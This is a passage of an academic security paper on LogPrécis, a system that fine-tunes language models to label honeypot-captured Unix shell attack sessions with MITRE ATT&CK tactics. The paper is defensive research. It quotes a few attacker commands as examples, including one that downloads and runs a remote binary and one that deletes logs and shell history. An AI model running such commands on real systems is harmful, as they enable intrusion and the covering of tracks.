POLITECNICO DI TORINO
Repository ISTITUZIONALE

LogPrécis: Unleashing language models for automated malicious log analysis

*Original*
LogPrécis: Unleashing language models for automated malicious log analysis / Boffa, M., Drago, I., Mellia, M., Vassio, L., Giordano, D., Valentim, R., Houidi, Z.B.. - In: COMPUTERS & SECURITY. - ISSN 0167-4048. - ELETTRONICO. - 141:(2024). [10.1016/j.cose.2024.103805]

*Availability:*
This version is available at: 11583/2987742 since: 2024-04-11T15:29:39Z

*Publisher:*
Elsevier

*Published*
DOI:10.1016/j.cose.2024.103805

*Terms of use:*

This article is made available under terms and conditions as specified in the corresponding bibliographic description in the repository

*Publisher copyright*

(Article begins on next page)

27 November 2026

Computers & Security 141 (2024) 103805



Contents lists available at ScienceDirect

Computers & Security

journal homepage: www.elsevier.com/locate/cose





# LogPrécis: Unleashing language models for automated malicious log analysis

## *Précis: A concise summary of essential points, statements, or facts*

Matteo Boffa [a,*], Idilio Drago [b], Marco Mellia [a], Luca Vassio [a], Danilo Giordano [a], Rodolfo Valentim [a], Zied Ben Houidi [c]

[a] Politecnico di Torino, Corso Duca degli Abruzzi 24, Torino, 10129, Italy
[b] Università di Torino, Corso Svizzera 185, Torino, 10149, Italy
[c] Huawei Technologies France, 18 Quai du Point du Jour, 92100, Boulogne-Billancourt, France

ARTICLE INFO

*Keywords:*
Language models
Automatic log parsing
Unix shell attacks
Honeypot
Attack fingerprint

ABSTRACT

Security logs are the key to understanding attacks and diagnosing vulnerabilities. Often coming in the form of text logs, their analysis remains a daunting challenge. Language Models (LMs) have demonstrated unmatched potential in understanding natural and programming languages. The question arises as to whether and how LMs could be also used to automatise the analysis of security logs. We here systematically study how to benefit from the state-of-the-art LM to support the analysis of text-like Unix shell attack logs automatically. For this, we thoroughly designed LogPrécis. LogPrécis receives as input malicious shell sessions. It then automatically identifies and assigns the attacker tactic to each portion of the session, i.e., unveiling the sequence of the attacker's goals. This creates a unique attack fingerprint. We demonstrate LogPrécis capability to support the analysis of two large datasets containing about 400,000 unique Unix shell attacks recorded in a 2-year-long honeypot deployment. LogPrécis reduces the analysis to about 3,000 unique fingerprints. Such abstraction lets us better understand attacks, extract attack prototypes, detect novelties, and track families and mutations. Overall, LogPrécis, released as open source, demonstrates the potential of adopting LMs for security analysis and paves the way for better and more responsive defence against cyberattacks.

## 1. Introduction

For security analysts, threat intelligence officers, and forensic teams, the task of distilling meaningful insights from security logs, often in the format of text logs, remains one of the most daunting challenges (Du et al., 2017). While collecting data can be easily automated, the task of parsing often unclear and malformed logs is a time-consuming and error-prone process (Arp et al., 2022). Moreover, attackers frequently employ evasion tactics to confuse conventional security measures, which usually rely on pattern matching and blocklisting. Also, as attacks continually evolve, maintaining such static rules necessitates expensive updates and demands expertise.

The rise of Language Models (LMs) and Pre-trained Language Models (PLMs) is revolutionising the landscape of automated text analysis (Zhao et al., 2023). Thanks to a pre-training phase on massive corpora, PLMs can learn how humans encode information into text and attain unprecedented capabilities in understanding natural and computer languages. By leveraging such knowledge, PLMs promise to solve tasks such as classification, decision-making, automatic translation, code auto-completion, and chat applications (Brown et al., 2020a; Chen et al., 2021).

* Corresponding author.
*E-mail addresses:* matteo.boffa@polito.it (M. Boffa), idilio.drago@unito.it (I. Drago).

https://doi.org/10.1016/j.cose.2024.103805
Received 5 November 2023; Received in revised form 28 January 2024; Accepted 6 March 2024
Available online 13 March 2024
0167-4048/© 2024 The Author(s). Published by Elsevier Ltd. This is an open access article under the CC BY license (http://creativecommons.org/licenses/by/4.0/).

In this paper, we investigate if and how PLMs can be integrated into the security analysis pipeline. We envision a future where PLMs process raw security logs, discern embedded patterns, and summarise information via intermediate representations. We consider this integration to be both beneficial and, given the trajectory of the NLP field, inevitable: PLM can (and will) play a pivotal role in assisting analysts in tasks such as threat classification, novelty detection, and malicious behaviour identification.

Despite such promise, the application of PLMs to cybersecurity log analysis raises several questions (Chen et al., 2021; Le and Zhang, 2023; Jin et al., 2022). First, as there are no LMs specifically pre-trained on security logs, it is unclear whether the available models that are pre-trained on natural language and legitimate code samples can be successfully applied to malicious logs.[1] Second, it is unclear whether retraining (or fine-tuning) the original PLMs on security logs brings any benefit or negatively impacts the original knowledge contained in the models. Conversely, it is equally unclear whether training a specialised model from scratch directly on the security logs would achieve the same performance as starting from pre-trained models. Third, there are multiple PLMs and the selection of the best alternative is not straightforward: indeed, very large and costly models such as those from the GPT family (Brown et al., 2020b; Bubeck et al., 2023) may not be any better than smaller and cheaper models in this scenario. Lastly, there is a lack of universally accepted benchmarks or set of tasks to evaluate the performance of such PLM-based log analysis systems.

These questions form the foundation of our investigation. We propose a tool (called LogPrécis) designed to automatically parse and analyse text-like malicious shell logs. Leveraging the representational power of PLMs, we engineer LogPrécis to map the raw shell scripts into intermediate representations that encapsulate the underlying objectives of an attacker. Here, we utilise the MITRE ATT&CK Tactics (Mitre, 2022) as a guiding framework to capture the "whys" of an attack. For instance, in the session `iptables stop; wget http://1.1.1.1/exec; chmod 777 exec;./exec` the attacker first *Impacts* the system stopping its firewall, and then downloads and *Executes* a malicious code. We train LogPrécis to automatically reconstruct the sequence of tactics that appear in a given shell log. For this, we build on the few-shot learning capabilities of PLMs (Brown et al., 2020a) and fine-tune them through a minimal set of 360-labelled sessions.

At inference, LogPrécis labels each term of a session, resulting in *sequence of tactics* that becomes our attack *fingerprint*. This fingerprint is an effective high-level abstraction that substantially simplifies the analyst's tasks. To demonstrate this, we apply LogPrécis to label all sessions contained in two extensive datasets encompassing years of honeypot logs. LogPrécis reduces nearly 400,000 unique script samples to fewer than 3,000 distinct fingerprints. These fingerprints offer three main advantages: i) they significantly aid analysts in forensic analysis by simplifying the understanding of the attacks, ii) they enhance the detection of novel attacks over time, and iii) they provide insights into the origins and patterns of attack families.

Although our focus is on Unix shell scripts harvested from honeypot logs, the principles and techniques we develop are flexible and adaptable. We believe our methodology can be extended to other types of logs, thereby expanding the scope of LogPrécis. For this, we make the model and the labelled dataset available to the community to serve as a benchmark for future research efforts.[2]

[1] At https://huggingface.co/learn/nlp-course/chapter7/3?fw=pt Huggingface researchers, a well-known library and framework for LMs, suggest that even scientific articles or legal contracts, with their specific terms, can severely deteriorate the performance of a model generically pre-trained on natural language.

[2] The models are available on HuggingFace at https://huggingface.co/SmartDataPolito, while the corresponding code and data are accessible on GitHub at https://github.com/SmartData-Polito/logprecis.

## 2. Background and related work

### 2.1. Language models

Language Models (LM) are used for processing textual data. Research moved from simple statistical techniques to estimate the probability of word sequences to models exploiting deep neural architectures (Zhao et al., 2023; Qiu et al., 2020; Mikolov et al., 2013). In the following, we introduce the main background concepts related to LM.

• *Transformer*: The transformer architecture (Vaswani et al., 2017) finds widespread use in the state-of-the-art PLMs. Transformers' key feature is the ability to factor the context a word appears in thanks to the *attention mechanism*. Broadly, such ability empowers the model to enhance its performance on text-related tasks by selectively focusing on specific and salient parts of the input text (Qiu et al., 2020; Zhao et al., 2023). This serves the dual purpose of i) contextualising and better understanding the entire sentence and ii) inferring the meaning of uncommon or new words based on their contexts, akin to those of known words. For example, in the analysis of the log `rm var./log; history -c;`, the PLM can i) focus on the word `var./log` to understand that the attacker is using `rm` to erase its traces (*Defense Evasion*) and ii) infer that the parameter `-c`, though unfamiliar, has a similar impact on the history.

• *Pre-trained Language Models (PLMs):* PLMs form an important subset of LMs. PLMs (Devlin et al., 2019) are trained in a *self-supervised fashion* using extensive amounts of unlabelled text data.[3] This training approach enables the models to grasp intricate relationships that capture the nuances present in languages. Also, pre-training serves as the "secret weapon" of Language Models compared to earlier architectures, endowing them with unparallelled prior and generic knowledge across a wide range of fields, with the breadth and generality of knowledge increasing with the size of the corpus. As an illustration, within the realm of shell logs, models may have acquired expertise during pre-training by accessing both the *man page* (i.e., instructions) of UNIX commands and, ideally, information on known shell attacks with explanations.

Recent models have millions (e.g., BERT (Devlin et al., 2019), CodeBert (Feng et al., 2020)) or even billions (e.g, GPT-3 (Brown et al., 2020b), GPT-4 (Bubeck et al., 2023)) of parameters. They are trained on terabytes of text, requiring humongous resources (Patterson et al., 2022). Consequently, these models are *pre-trained* once. Later they can be used to solve specialised problems (called *downstream tasks*), without re-training them from scratch, but only *fine-tuning* on a few labelled samples. PLMs with billions of trainable parameters are called Large Language Models (LLM). They are at the base of the success of applications like ChatGPT.

• *Domain Adaptation*: In NLP, it is an approach adopted when the specialised problem contains linguistic properties that differ from the ones of the pre-training corpus (e.g., task-specific lexicon or language) (Howard and Ruder, 2018). Through domain adaptation, the prior knowledge of a pre-trained model is aligned to some new data distribution (i.e., specific language) via a few training epochs. For example, domain adaptation helps the model to better understand that, in the downstream task, the word `cat` will refer to the UNIX command and not to the animal. Compared with the initial pre-training step, domain adaptation is less expensive and requires less data and processing time. This step is performed on the same self-supervised tasks the PLM was originally trained and, still, no labels are required. Ultimately, the efficacy of domain adaptation's alignment is contingent on whether the new meanings align with the model's prior knowledge. If the model has never encountered the word or something contextually akin to the word `cat` during pre-training, the alignment may prove unsuccessful.

[3] According to https://www.semianalysis.com/p/gpt-4-architecture-infrastructure, the estimated pre-training corpus for GPT-4 comprehends $\sim 13T$ tokens, the equivalent of reading $\sim 17M$ Bibles.

• *Fine-tuning* and *Few-shot Learning*: PLMs and LLMs knowledge can be leveraged to solve a wide range of specialized problems, often called *downstream tasks*. Common classification and generation tasks include sentiment analysis, machine translation, text summarisation, and named entity recognition. When solving a classification taks, fine-tuning is a supervised learning step that leverages a *labelled dataset*. Since PLMs already have a broad generic knowledge, fine-tuning is typically done in a *few-shot learning* manner (Wang et al., 2020), where limited (typically hundreds or thousands) labelled samples are required to quickly adapt the PLM to the specific task. Fine-tuning is less expensive than the original training. This is a great advantage compared to specific architectures that must be trained from scratch, calling for often huge amounts of labelled data and training resources.

• *Tokenizer*: From a technical point of view, at the transformers' input a tokenizer processes the text before feeding it to the neural model. The tokenizer is model specific: its goal is to split the input text and efficiently encode it in a way that the model understands (Sennrich et al., 2015). Naive tokenizers split the text into words based on spaces or punctuation; more sophisticated tokenizers work at the subword level handling complex morphology and out-of-vocabulary words by breaking them into smaller units.

In summary, PLMs can serve as powerful tools for processing textual input. Ideally, these models undergo a one-time pre-training on extensive data; they can be subsequently adapted to specific domains, and eventually fine-tuned for specific tasks with limited data and effort. However, two challenges emerge in our context: it is not clear whether any language model was pre-trained on any/enough UNIX shell logs to grasp some useful prior knowledge about it; And the uncertainty regarding the effectiveness of adapting generic LM pre-trained on natural or code languages to our malicious language case.

### 2.2. Related work

To the best of our knowledge, we are the first to leverage the power of PLM for the direct analysis of shell attack logs. Recent efforts however explore the use of NLP and representation learning in applications similar to ours. In Crespi et al. (2021) authors leverage NLP algorithms on honeypot command logs to cluster IP addresses aiming at botnet detection. In our previous work (Boffa et al., 2022a) we used Word2Vec (W2V) to learn representations from honeypot logs. Others follow similar ideas (Dietmüller et al., 2022; Houidi et al., 2022) applying different algorithms to learn representations, e.g., from network data. However, all these works are limited to classical NLP approaches like W2V, which, as we will show, are unable to capture the contextual information needed to classify complex shell logs.

Authors of Lin et al. (2018) fine-tune PLMs to convert from natural language instructions to bash commands. Our work goes in the opposite direction, as we focus on learning how to give explanations (i.e., sequence of tactics) from shell logs.

PLMs have been used in the security context, for example, in Marcelli et al. (2022); Jin et al. (2022); Pei et al. (2020). These efforts however target problems that are orthogonal to ours, e.g., the binary function similarity problem or reverse engineering. Authors of Setianto et al. (2022) use GPT-2C for processing honeypot shell logs to identify commands, that is, they use GPT as a simple parser.

Honeypots have been used in security activities for years, with multiple well-established, open-source projects available, such as Cowrie (Putri, 2019) (used to capture data for our analysis) and TPot (TPot, 2021). Previous efforts in honeypot research covered many angles including i) practical aspects of using outdated honeypots (Vetterl et al., 2019), ii) the application of data mining to analyse collected data (Fraunholz et al., 2017), iii) the study of adversarial behaviour and tactics (Ghiette et al., 2019) using traditional machine learning approaches. We consider honeypot logs as a data source for illustrating the power of LogPrécis in real scenarios. We show that simplistic language models are not sufficient in such a scenario, and advocate that the PLM approach is generic and can be used to assist security analysts in problems sharing similar properties.

The closest to our work is LogPPT (Le and Zhang, 2023), a method for parsing logs using few-shot learning that extracts structured information from software logs. LogPPT however focuses on a scenario where logs typically record benign activity. Here we focus on malicious shell logs, which add complexity to the task, as attackers evolve scripts to i) exploit new vulnerabilities, ii) bypass defences, and iii) hide their intentions.

### 2.3. Language models vs static analysis

We posit that security logs, including UNIX logs, despite being more structured than simple natural language, necessitate semantic understanding that straightforward static rules can hardly encapsulate. In fact, the same command can be used for different goals and tactics and one can understand the attacker's goal only by considering the context the command appears. Attempting to achieve similar results with traditional means based on static rules would be exceedingly expensive, especially considering the obfuscation and evasion techniques the attacker could put in place. In this paper, we show that a simple approach based on Word2Vec, that does not rely on contextualised representations, cannot address the issue. This justifies the need for more complex LMs that can consider the context a word appears.

Even in cases where blocklisting or handcrafted methods prove effective, the natural evolution of attacks requires continuous and expensive adaptation of such rules by security experts. Language Models offer a dual advantage: Firstly, by capturing semantic similarities and not relying on simple rule matching, they are inherently more robust to novelties and obfuscation techniques. For instance, as demonstrated in our prior work Boffa et al. (2022b), natural language techniques proficiently group semantically similar UNIX words (e.g., executable files, IPs, etc.) even when they have random names and lack syntactic relationships. In this work, we show that the LM's ability to generalize based on the context a word appears allows it to assign the correct tactics even to commands never observed before. Secondly, one can easily update and adapt the LM when some new data and labels become available, or when suggested by a drift-detection mechanism (Davies et al., 2023). The automatic and purely data-driven nature of the training and fine-tuning requires little to no human intervention, thus simplifying the cumbersome task of deriving and updating the signatures. As we will show, the model fine-tuning already succeeds with some tens of samples.

## 3. LM pipeline and design choices

Several options are available when using LMs to analyse malicious shell logs, from the input data formatting to the pre-training strategies, downstream tasks, and evaluation protocols. We describe them hereafter.

### 3.1. Input: commands, statements, sessions

Attackers often exploit scripts to automate their actions once they gain access to a system. A shell processes textual *statements*. Those are commands followed by flags and parameters. Here we consider the entire *shell sessions*, i.e., the sequences of statements executed in the shell by the user from login to logout. These sessions can be interactive or non-interactive, e.g., a script executed by an automated process, which is often the case in attacks. The Unix shell has different modes to concatenate and execute multiple statements. *Separators* like `\n; | || &&` can be used to create complex sequences of statements. The top part of Fig. 1 shows a toy session made of 4 statements, each composed of one command with a variable number of parameters and flags.

Notice that, in contrast to natural language, statements and commands in our case are highly sensitive to slight changes in their order,





**Fig. 1.** Example of a session, definition of statements, words, tokens, and their classification into MITRE tactics.

which can significantly impact the success probability of an attack. In the above example, attempting to download something before shutting down the machine's firewall could make the attack fail. Equally, minor syntax errors could result in script errors.

Finally, the shell language observed in attacks is linguistically different from natural text and even programming languages. If we intersect a sample of 50,000 unique words from our datasets with 50,000 English words from the Wikipedia corpus,[4] only 71 words are in common. The same experiment with Python[5] and benign Unix shell sessions[6] lead to 558 and 448 words in common, respectively. Moreover, due to randomisation, ~ 90% of the words in attack logs appear only once; We observe this percentage at ~ 42% for Wikipedia English texts, ~ 64% for benign shell session, and ~ 74% for Python code samples.

These differences likely challenge the few-shot capabilities of PLMs and therefore call for an in-depth study of trade-offs.

### 3.2. Downstream classification tasks

We here abstract from the crude per-statement and per-command analysis into a coarser level of representation that describes the attacker's *intents*. We want to unveil the attack goals to the analysts and facilitate the comparison between families of attacks that may have the same goals but different execution patterns.

**Entity Recognition:** Given a session made of several statements, an entity can be an entire statement, a single word (e.g., a command, flag, parameter, or delimiter), or even a sub-sequence of characters extracted from a word, i.e., a *token*.[7] In fact, at their internals, NLP solutions typically work at the token level (see Section 2). The last line of Fig. 1 shows a Unix shell session when split into possible tokens. Identifying specific entities is a well-known problem in the NLP literature that goes under the name of *named-entity recognition* (NER) (Li et al., 2022). It seeks to locate and classify a subset of entities (e.g., names, locations, companies, phone numbers) mentioned in unstructured text. Here, we would like to automatically assign an entity to the attacker's intent. Fig. 1 shows an example of the assignment of tactics to entities.

**MITRE Tactics as Class Labels:** As intermediate labels, we select the MITRE Tactics (Mitre, 2022) as a compact vocabulary to represent the "whys" of an attack. Our approach, however, is independent of this selection and could be applied with any other taxonomy, provided that some labelled sessions are available for fine-tuning models.

In the MITRE's taxonomy, an adversary may try to run some malicious code (*Execution*), maintain their foothold (*Persistence*), discover system properties (*Discovery*), manipulate the system properties (*Impact*), avoid being detected (*Defence evasion*), etc. Tactics are instrumental in letting the security analyst understand the attackers' intentions. As further detailed in Section 4.2, we create a labelled dataset in which each statement is assigned a MITRE tactic.





**Fig. 2.** Choices for adopting PLMs in a security pipeline. As alternatives, we also test GPT-3 and classic approaches after fixing the best combination for other choices.

**Supervised Problem Formulation:** Armed with labels, we formulate a supervised learning problem, where a classifier, trained on some ground truth, automatically assigns the MITRE tactics to unlabelled sessions. When using words or tokens as entities, we assign a label for each entity. Notice that multiple consecutive statements might be part of the same tactic. Also, the order in which statements appear may change tactics. In fact, a Unix shell command or statement can have a different tactic according to its context. For instance, the *rm* command may be part of the *Persistence* tactic when it erases the original ssh private keys before replacing them with the attacker's; it can be part of the *Impact* tactic when removing a firewall configuration file; or it may be part of *Defence Evasion* tactic when removing traces of the attack execution. This clearly calls for a contextualised understanding of commands/statements and further motivates us to use modern PLMs.

### 3.3. Design choices

The integration of PLMs into security pipelines calls for a thorough examination of design choices, from the preprocessing strategy to the model to adopt. To that, we perform a thorough exploration of the design space by comparing 3 chunking policies, 3 pre-training strategies, 3 LLMs, and 3 different kinds of entities, for a total of 81 combinations. Moreover, once fixed the best choices, we also test GPT-3 and classic NLP approaches as alternatives to the PLMs. Fig. 2 summarises the options we consider in this paper.

**Chunking Strategy:** The first choice is how to input the session into the model. We consider three strategies:

- *Default*: Each PLM splits the input text into tokens (being them words or sub-words) and has a maximum number of tokens that can be handled as a single input sequence (*max-token*, typically 512). This represents the context the model handles and it depends on the model size and architecture (Dong et al., 2023). If the input sequence is longer than *max-token*, the model simply ignores all the rest of the sequence. This behaviour creates artefacts both during fine-tuning or domain adaptation and at inference time because sessions that break such limits will not be correctly labelled (null labelling).
- *Raw*: We split the input sequences into chunks (Gong et al., 2020), avoiding reaching the max-token limit. Checking the empirical distribution of statement length, we choose to split each session (at the statement level) so that each part does not reach the *max-token* constraints.

[4] https://huggingface.co/datasets/wikitext.
[5] https://huggingface.co/datasets/CM/codexglue_code2text_python.
[6] https://github.com/TellinaTool/nl2bash/tree/master/data/bash.
[7] We call "word" the sequence of characters treated as a unit by the shell. We consider separators as words too. Since words may be very long, e.g., a text containing an SSH key or a base64 encoded executable, we truncate them to 30 characters.

Breaking sessions at 18 statements avoids the default truncation effect. Subsequent session portions are treated as separate inputs. In that, sessions longer than *max-token* get split into chunks losing the context of the previous (and following) statements.

• *Context*: We truncate each session at 14 maximum statements and prepend/postpend each portion with 2 previous and 2 following statements (except at the first and last session portion). This gives the model a contextualised input to work with Chalkidis et al. (2022), providing each session portion with some context of the previous/following statements.

**Pre-training Strategy:** We consider whether a) to start from the off-the-shelf model pre-trained on code/natural language b) to start from a randomly initialised model and retrain from scratch, or c) to apply domain adaptation to the pre-trained model.

Options b) and c) provide alternatives specifically designed to handle Unix shell sessions, without relying solely on the model's previous natural language and code comprehension. With option b), the model forgets its pre-training knowledge and is trained in an end-to-end fashion on the downstream task. With option c) we keep the pre-training knowledge and perform a few training epochs[8] to solve the same self-supervised masked-language task using our data. Notice that we cannot exclude that models have already seen some Unix shell scripts during pre-training. We instead know that none of the models has been exclusively trained on Unix shell data and, in particular, exclusively on malicious data.

**Pre-trained Language Model:** The literature abounds PLMs, each of them trained on different self-supervised tasks and on different datasets. Models can/cannot be freely available and are of different sizes, which translates into different computing resources for training and inference. We focus on three popular open-source PLMs and one closed-source GPT alternative:

• BERT (Devlin et al., 2019) is a generic model trained on unlabelled text. The pre-trained BERT can be fine-tuned with just one additional output layer to create models for a wide range of tasks. Introduced by Google in 2018, it is a ubiquitous baseline in NLP. It is trained on English text.

• CodeBERT (Feng et al., 2020) has been designed and trained by Microsoft specifically to handle programming languages and code. CodeBERT is pre-trained with 6 programming languages (Python, Java, JavaScript, PHP, Ruby, Go).

• CodeBERTa (Codeberta, 2023) builds on BERT and modifies key hyper-parameters, removing the next-sentence pre-training objective and training with larger mini-batches and learning rates. It is trained with the same languages as CodeBERT and thus is a mix of the previous models.

• GPT-3 Davinci (Brown et al., 2020b), one of the OpenAI's biggest models that developers can fine-tune for downstream tasks, with 175 billion parameters, it is three orders of magnitude bigger than BERT. GPT-3 was trained on 45 TB of data, while BERT was trained on 3 TB. GPT-3 (and its successors) are not freely available and can be accessed only via online API with a pay-per-use price model.

**Entity Choice:** The tactic labels apply naturally to statements and can be extended to word and token classification (see Fig. 1). Since, intuitively, the model can benefit from more examples of words and tokens, we consider all three alternatives to compare which choice performs the best in practice.

Note that, independently of which entities the model uses internally, the predictions can be aggregated or extended to match the desired granularity. Extending the labels from coarse- (e.g., statements) to fine-grained (e.g., words) entities is straightforward. Conversely, to aggregate from fine-grained (e.g., tokens) to coarser labels (e.g., words) we follow the best practice in NLP which considers the label of the first token for the upper aggregation (Li et al., 2022).

### 3.4. Fine-tuning for specific classification task

Armed with a given PLM, we fine-tune it to solve the specific task of assigning a tactic to each entity. For this, we add a simple one-layer feed-forward fully connected network that maps the internal representation provided by the model to the tactics. We then train the resulting architecture in an end-to-end fashion for a few epochs,[8] using a labelled dataset as typically done in supervised learning tasks. Notice that the overall design choice and procedure we describe here are generic and can be applied to other problems, labels, and scripting languages.

### 3.5. Performance metrics

As performance indicators, we rely on standard ML and NLP metrics. Given a session, the predicted and original tactics, we have:

• *Accuracy*: The correct predictions over the total number of predictions. It can be per class, or overall.

• *Precision and recall*: Given a class, precision is the fraction of correct predictions among the instances predicted as such class. Recall is the fraction of correct predictions among all instances belonging to the class. The *F1-score* is the harmonic mean of precision and recall.

Note that to measure the performance on the tactic assignment task, we need to compare the true labels (the reference) with the predicted ones. In our case, different models can work on statements, words, or tokens, while our ground truth is labelled at the statement level. For instance, from Fig. 1, we have 4 statements, 12 words, and 24 tokens. One misclassification would cost 1/4, 1/12, or 1/24 in accuracy. In NLP, the correctness of a prediction is therefore augmented by the evaluation of the correctness of the entire *sequence* of predictions. For this, we consider:

• *Binary fidelity* (or fidelity for short): given a session, it considers whether the model can correctly predict exactly the original sequence of tactics. A single added, removed, or differently classified entity leads to an incorrect classification. The binary fidelity is thus the fraction of sessions correctly classified.

• *ROUGE-1* (Lin, 2004): It is a standard metric used for evaluating machine translation in NLP. It compares the translation from named entities to categories against the reference ground truth. Given a sequence of predicted and reference tactics, the *ROUGE-1 precision* is the ratio between the number of tactics that are present both in the prediction and in the reference and the number of tactics in the reference. In other words, it counts how many of the original labels the model correctly spotted (ignoring their sequence). A model that makes many guesses has more chances to have a high precision. To avoid this bias, the *ROUGE-1 recall* measures the ratio between the number of tactics found in prediction and reference over the number of tactics in prediction. The *ROUGE-1 F1-score*, or ROUGE-1 for short, consists of the harmonic mean of precision and recall.

All metrics take values in $[0, 1]$ – the higher, the better. In NLP, ROUGE-1 and fidelity scores above 0.5 are considered already good results (Lin, 2004; Li et al., 2022).

To provide a fair comparison when using tokens, words, or statements as entities, we summarise consecutive repetitions of the same tactic into just one label. In a nutshell, we consider if the model can identify the sequence of tactics a given attack is performing. For example, in Fig. 1, we consider the sequence *Impact - Execution*, no matter if working at the token, word, or statement level.

At last, we consider *Total inference time*. It is measured in seconds – the lower, the better.

## 4. LogPrécis design and evaluation

We now detail the engineering of LogPrécis, designed to model and classify Unix shell logs. We first describe the data and labelling pro-

[8] For domain adaptation and fine-tuning 5 and 10 epochs are sufficient according to a grid search we performed.

**Table 1**
Datasets used in this paper.

| Dataset | Sessions | Period | Usage |
|---|---|---|---|
| NLP2Bash (Lin et al., 2018) | 12,612 | – | Regular shell domain-adapt. |
| HaaS (Honeypot as a service (haas), 2023) | 7,208 | 2017-2022 | Attack domain-adapt. & labels |
| Cyberlab (Sedlar et al., 2020) | 233,047 | 2019-2020 | Inference |
| PoliTO (Boffa et al., 2022a) | 160,475 | 2021-2023 | Inference |

cess, then we present an experimental comparison of models and design choices. We conclude with a comparison with other NLP approaches.

### 4.1. Datasets

We rely on four datasets as detailed in Table 1. The NLP2Bash (Lin et al., 2018) and Honeypot-as-a-Service (HaaS) (Honeypot as a service (haas), 2023) datasets contain about 20,000 unique Unix Shell scripts in total. We use them to perform the PLM domain adaptation step for the Unix shell language.

From the HaaS dataset, we also select 360 sessions that we label to create the ground truth for the classifier training, validation, and testing. These sessions have been extracted to cover heterogeneous cases, selecting both long and short sessions, and maximising the diversity of attacks. Lastly, we include sessions of attacks found in the literature to augment the dataset and study cases of tactics typically not seen in honeypots (e.g., lateral movement). We use this composed dataset in Section 4.3.

Conversely, we use PoliTO dataset[9] and CyberLab one for inference only (Section 5 and Section 6)

The CyberLab dataset (Sedlar et al., 2020) contains shell logs as recorded by over 50 nodes running Cowrie (Putri, 2019), a popular Unix shell honeypot, installed at universities and companies in Europe and US. The collection contains more than 233 000 unique sessions and spans from May 2019 to February 2020. Notably, on Nov. 8th, 2019 the honeypots were updated from version Cowrie 1.6.0 to version 2.0.2, and some high-interaction Cowrie Proxy deployments have been added to the setup.

For PoliTO dataset, we collect these sessions using the Cowrie version 2.3.0 low-interaction honeypot installed on our premises. We use 24 distinct IP addresses that were online from March 2021 to January 2023. Being inference data, we exclude any of their sessions during training to avoid biases and over-fitting.

### 4.2. Labelling process

As in any supervised learning task, we need a labelled dataset to train the final downstream classifier (i.e., fine-tuning). We thus create a pool of five domain experts within our institutions. Three experts are given a set of Unix shell sessions to label, with a subset of about 20% of common sessions. The other two experts supervise the labelling, help in labelling unclear sessions, and solve eventual conflicts.

In total, we completed the labelling of 360 unique sessions. Note that this number is very small compared to the number of samples PLMs are trained with and fits the few-shot-learning paradigm. We study the impact of training size on fine-tuning in Section 4.3.

Table 2 summarises the number of tactics breakdown in each dataset; for simplicity, statistics are at the word level. Notice that, for the Cyberlab and PoliTO datasets, the numbers come from the model's predictions. We consider the tactics that occur at least 100 times in the training sessions and aggregate the less frequent ones in the *Other* class. Similarly, we add a *Harmless* class to label such cases that would not fit any MITRE category (e.g., simple sessions like `echo 'pwned'`).

**Table 2**
Tactics and their breakdown (word level). Notice that, for the inference datasets, numbers come from the model's predictions.

| Name | HaaS (Training) | Cyberlab (Inference) | PoliTO (Inference) |
|---|---|---|---|
| Execution | 27.08% | 6.29% | 1.18% |
| Persistence | 10.55% | 11.95% | 26.24% |
| Discovery | 52.83% | 81.23% | 70.71% |
| Impact | 2.51% | 0.01% | 0.04% |
| Defense Evasion | 2.92% | 0.49% | 0.90% |
| Harmless | 2.51% | 0.03% | 0.97% |
| Other | 1.61% | 0.01% | 0.00% |
| Total (words) | 17,715 | 28,148,367 | 17,117,219 |

**Table 3**
Off-the-shelf pre-trained model vs train from scratch (word entity task for all models, HaaS dataset).

| Model | Accuracy | F1-score | ROUGE-1 | Fidelity |
|---|---|---|---|---|
| BERT from scratch | 0.772 | 0.408 | 0.688 | 0.267 |
| BERT from scratch + UNIX | 0.798 | 0.526 | 0.717 | 0.283 |
| BERT NL pre-trained | 0.870 | 0.552 | 0.735 | 0.436 |
| CodeBERT Code pre-trained | 0.899 | 0.624 | 0.735 | 0.444 |

As best practice in supervised learning training, we split the 360 sessions into (i) 60% for training, (ii) 20% for validation, and (iii) the remaining 20% for testing. We repeat each experiment 5 times with different random splits and present average results.

### 4.3. Design choice comparison

Here, we guide the PLM design by comparing the different design options as presented in Sec. 3. We run the experiments using *PyTorch* and *Hugging Face* Python's libraries on a single machine equipped with a 16 GB Tesla V100 GPU. Roughly, the domain adaptation on Unix language takes ≈ 50 minutes for each model; on the other hand, the fine-tuning step on the tactic classification downstream task takes between 10 and 20 minutes, depending on the design choices.

**Train from scratch or pre-training?** We measure the importance of starting from a model pre-trained on a natural/code language corpus. Table 3 shows the results of BERT models trained to solve the entity classification task. Here, we consider each word as an entity. *BERT from scratch* is a randomly initialised BERT that we directly train on the final classification task. For *BERT from scratch + UNIX* we also start from BERT with random weights, but we leverage the UNIX corpus via the Masked Language self-supervised task before training the resulting PLM on the final classification.[10] *BERT NL pre-trained* is the standard off-the-shell BERT model (pre-trained on a natural language corpus) that we fine-tune to solve the tactics classification task. At last, we report the results of *CodeBERT code pre-trained*, again fine-tuned on tactics classification. We would expect CodeBERT to take the lead because it has been pre-trained using programming languages (intuitively more similar to UNIX).

[9] Link https://smartdata.polito.it/towards-nlp-based-processing-of-honeypot-logs/.

[10] Notice: for this case, we do not call this step domain adaptation, since the starting model is not pre-trained.

